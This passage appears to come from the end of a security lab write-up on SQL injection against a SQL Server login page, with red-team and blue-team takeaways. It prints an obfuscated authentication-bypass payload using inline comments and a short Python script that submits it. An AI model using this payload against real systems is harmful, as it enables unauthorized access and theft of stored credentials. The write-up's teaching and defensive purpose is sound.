 Attack trace visible in logs — repeated POST requests with injection characters
Task 8 (Bonus): Obfuscated SQLi Bypass
Payload: admin'/**/OR/**/1=1--
This bypasses keyword-based filters by inserting SQL inline comments (/**/) between the OR keyword. A naive filter looking for the literal string ` OR ` won’t match /**/OR/**/ — but SQL Server strips those comments during parsing and executes the underlying logic.
1
2
payload = "admin'/**/OR/**/1=1--"
r = requests.post(url, data={"username": payload, "password": "pass"})
 Login Successful — obfuscated payload bypasses basic keyword filter
 Same bypass working via Python script
Why obfuscation works: signature-based filters match exact text patterns. Adding
/**/breaks the exact match while the SQL engine reconstructs the original logic. This is why parameterized queries are the only reliable defense — they make the SQL structure immutable regardless of what the input contains.
Key Takeaways
Red Team:
- sqlmap fully automated the extraction — database schema, table names, and plaintext passwords in one command
- Manual Python injection confirmed the same bypass works without any tooling
- Obfuscated payloads (
/**/OR/**/) evade basic string-match filters trivially
Blue Team:
- Parameterized queries are the only real fix — URL Rewrite rules and keyword filters are bypassable, parameterized queries are not
- IIS logs + Event Viewer provide a clear forensic trail of injection attempts
- Principle of least privilege matters:
webuserwithdb_ownergave the attacker far more access than a login page needs